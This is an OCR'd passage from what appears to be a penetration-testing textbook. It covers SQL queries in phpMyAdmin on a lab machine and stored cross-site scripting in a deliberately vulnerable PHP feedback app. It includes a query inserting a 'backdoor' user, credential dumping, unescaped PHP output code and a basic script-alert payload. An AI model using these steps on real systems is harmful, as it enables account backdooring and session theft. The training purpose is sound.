

Figure 137: phpMyAdmin Console

This example might appear somewhat unusual, but weak or predictable passwords are still far too common in the real world and this demonstration process will certainly work with more complex real-world examples.

We can use our access to phpMyAdmin to execute arbitrary SQL queries directly against the database. If we click on *SQL*, we can write our own SQL queries. We will cover SQL more in-depth later in this module but for now, we will enter "select * from webappdb.users;" as our query to retrieve all the data in the *users* table in the *webappdb* database.



Figure 138: Executing queries via phpMyAdmin

After clicking *Go*, we get the results of our query, including plaintext passwords.



Figure 139: Viewing query results via phpMyAdmin

Not only can we query the database and view table contents but we can also insert data into the database.

Let's create a new user by clicking *Show query box* and entering "insert into webappdb.users(password, username) VALUES ("backdoor","backdoor");". This query will add a new user named "backdoor" with a password of "backdoor".



Figure 140: Inserting a New Admin User

Next, we'll click *Go* to run the query. The page will update and show "1 row inserted".



Figure 141: Query Results

We can verify the user was added by clicking *Show query box*, entering "select * from webappdb.users;", and then clicking *Go*. This should return three records:



Figure 142: Verifying Our User Was Added

This is just a brief example of what we can do with access to PhpMyAdmin and SQL queries. We will take this farther later in this module when we demonstrate SQL injection and leverage SQL query access into a shell on the server.

9.4.1.3 Exercises

1. Use Burp Intruder to gain access to the phpMyAdmin site running on your Windows 10 lab machine.
2. Insert a new user into the "users" table.

9.4.2 Cross-Site Scripting (XSS)

One of the most important features of a well-defended web application is *data sanitization*,[256] a process in which user input is processed, removing or transforming all dangerous characters or strings. Unsanitized data allows an attacker to inject and potentially execute malicious code. When

[256] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Data_validation

this unsanitized input is displayed on a web page, this creates a *Cross-Site Scripting* (XSS)[257] vulnerability.

Once thought to be a relatively low-risk vulnerability, XSS today is both high-risk and prevalent, allowing attackers to inject client side scripts, such as JavaScript, into web pages viewed by other users.

There are three Cross-Site Scripting variants: *stored*,[258] *reflected*,[259] and *DOM-based*.[260]

Stored XSS attacks, also known as *Persistent XSS*, occurs when the exploit payload is stored in a database or otherwise cached by a server. The web application then retrieves this payload and displays it to anyone that views a vulnerable page. A single Stored XSS vulnerability can therefore attack all users of the site. Stored XSS vulnerabilities often exist in forum software, especially in comment sections, or in product reviews.

Reflected XSS attacks usually include the payload in a crafted request or link. The web application takes this value and places it into the page content. This variant only attacks the person submitting the request or viewing the link. Reflected XSS vulnerabilities can often occur in search fields and results, as well as anywhere user input is included in error messages.

DOM-based XSS attacks are similar to the other two types, but take place solely within the page's Document Object Model (DOM).[261] We won't get into many details at this point, but a browser parses a page's HTML content and generates an internal DOM representation. JavaScript can programmatically interact with this DOM.

This variant occurs when a page's DOM is modified with user-controlled values. DOM-based XSS can be stored or reflected. The key difference is that DOM-based XSS attacks occur when a browser parses the page's content and inserted JavaScript is executed.

Regardless of how the XSS payload is delivered and executed, the injected scripts run under the context of the user viewing the affected page. That is to say, the user's browser, not the web application, executes the XSS payload. Still, these attacks can have a significant impact resulting in session hijacking, forced redirection to malicious pages, execution of local applications as that user, and more. In the following sections, we will explore some of these attacks.

9.4.2.1 Identifying XSS Vulnerabilities

We can find potential entry points for XSS by examining a web application and identifying input fields (such as search fields) that accept unsanitized input which is displayed as output in subsequent pages.

Once we identify an entry point, we can input special characters, and observe the output to see if any of the special characters return unfiltered.

---

[257] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross-site_scripting

[258] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross-site_scripting#Persistent_(or_stored)

[259] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross-site_scripting#Non-persistent_(reflected)

[260] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross-site_scripting#Server-side_versus_DOM-based_vulnerabilities

[261] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Document_Object_Model

The most common special characters used for this purpose include:

```
< > ' " { } ;
```

Listing 285 - Special characters for HTML and JavaScript

Let's describe the purpose of these special characters. HTML uses "<" and ">" to denote elements,[262] the various components that make up an HTML document. JavaScript uses "{" and "}" in function declarations. Single (') and double (") quotes are used to denote strings and semicolons (;) are used to mark the end of a statement.

If the application does not remove or encode these characters, it may be vulnerable to XSS as the characters can be used to introduce code into the page.

While there are multiple types of encoding, the ones we will encounter most often in web applications are HTML encoding[263] and URL encoding.[264] URL encoding, sometimes referred to as percent encoding, is used to convert non-ASCII characters in URLs, for example converting a space to "%20".

HTML encoding (or character references) can be used to display characters that normally have special meanings, like tag elements. For example, "<" is the character reference for "<". When encountering this type of encoding, the browser will not interpret the character as the start of an element, but will display the actual character as-is.

If we can inject these special characters into the page, the browser will treat them as code elements. We can then begin to build code that will be executed in the victim's browser.

We may need different sets of characters depending on where our input is being included. For example, if our input is being added between *div* tags, we will need to include our own *script tags*[265] and will need to be able to inject "<" and ">" as part of the payload. If our input is being added within an existing JavaScript tag, we might only need quotes and semicolons to add our own code.

9.4.2.2 Basic XSS

Let's demonstrate basic XSS with a simple attack against our Windows 10 lab machine.

Returning to the web application running on port 80 of our Windows 10 lab machine, we will begin by starting Apache and MySQL (through XAMPP as we did before) and browse the main web page:

[262] (Wikipedia, 2019), https://en.wikipedia.org/wiki/HTML_element

[263] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Character_encodings_in_HTML#HTML_character_references

[264] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Percent-encoding

[265] (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/HTML/Element/script



Figure 143: Tacos. Delicious Tacos.

The application contains several flaws, including a stored XSS vulnerability. To demonstrate this, we can insert a few special characters into the Feedback form fields and submit them. We will start by submitting some of the JavaScript-specific characters: double quotes (“), a semicolon (;),”<“, and”>":



Figure 144: Testing for XSS

Reviewing the resulting message in the Inspector tool, we can see that our characters were not removed or encoded:



Figure 145: Viewing the Submitted Feedback

Since the input is not filtered or sanitized, and our special characters have passed through into the output, the conditions look right for an XSS vulnerability. Let's examine the source code to better understand what's happening.

When feedback is submitted to the site, it is handled by the following code:

```
36  <?php
37      include "database.php";
38      $sql = "INSERT INTO feedback(name, text) VALUES (?,?)";
39      $stmt = $conn->prepare($sql);
40      $stmt->bind_param("ss", $_POST['name'], $_POST['comment']);
41      $stmt->execute();
42  ?>
```

Listing 286 - Code excerpt from submitFeedback.php

Line 40 in Listing 286 handles the values of the "name" and "comment" fields that are posted to the server. The code inserts those values into the database without any modification.

Next, we will check the code that displays the feedback on the site:

```
38  <?php
39      include "database.php";
40      $sql = "SELECT name, text FROM feedback";
41      $result = $conn->query($sql);
42      if ($result->num_rows > 0) {
43          while($row = $result->fetch_assoc()) {
44              echo "<tr><td> " . $row["name"]. "</td><td>" . $row["text"]. "</td></t
r>";
45          }
46      } else { echo "No results :("; }
47
48  ?>
```

Listing 287 - Code excerpt from feedback.php

Line 44 in 287 writes the results from the database into the page. The results are indeed output without any modification.

Where should data be sanitized? On submission or when it's displayed? Ideally, data will be sanitized in both places. Sanitizing both locations would be an example of Defense in Depth,[266] a security practice and principle that advocates adding layers of defenses anywhere possible. This tends to create more robust applications. However, if sanitization is only applied in one place, it should be applied consistently. In PHP, the htmlspecialchars[267] function can be used to convert key characters into HTML entities before displaying a string. Using this function in either of the PHP files we looked at would help prevent this XSS vulnerability.

[266] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Defense_in_depth_(computing)

[267] (The PHP Group, 2019), https://php.net/manual/en/function.htmlspecialchars.php

Let's update our input and create a payload that displays a simple *Javascript alert*. Based on the code we reviewed, we can see that our message is being inserted into an HTML table cell. We don't need any fancy encoding tricks here, just a basic XSS payload like "<script>alert('XSS')</script>". Let's insert that now.

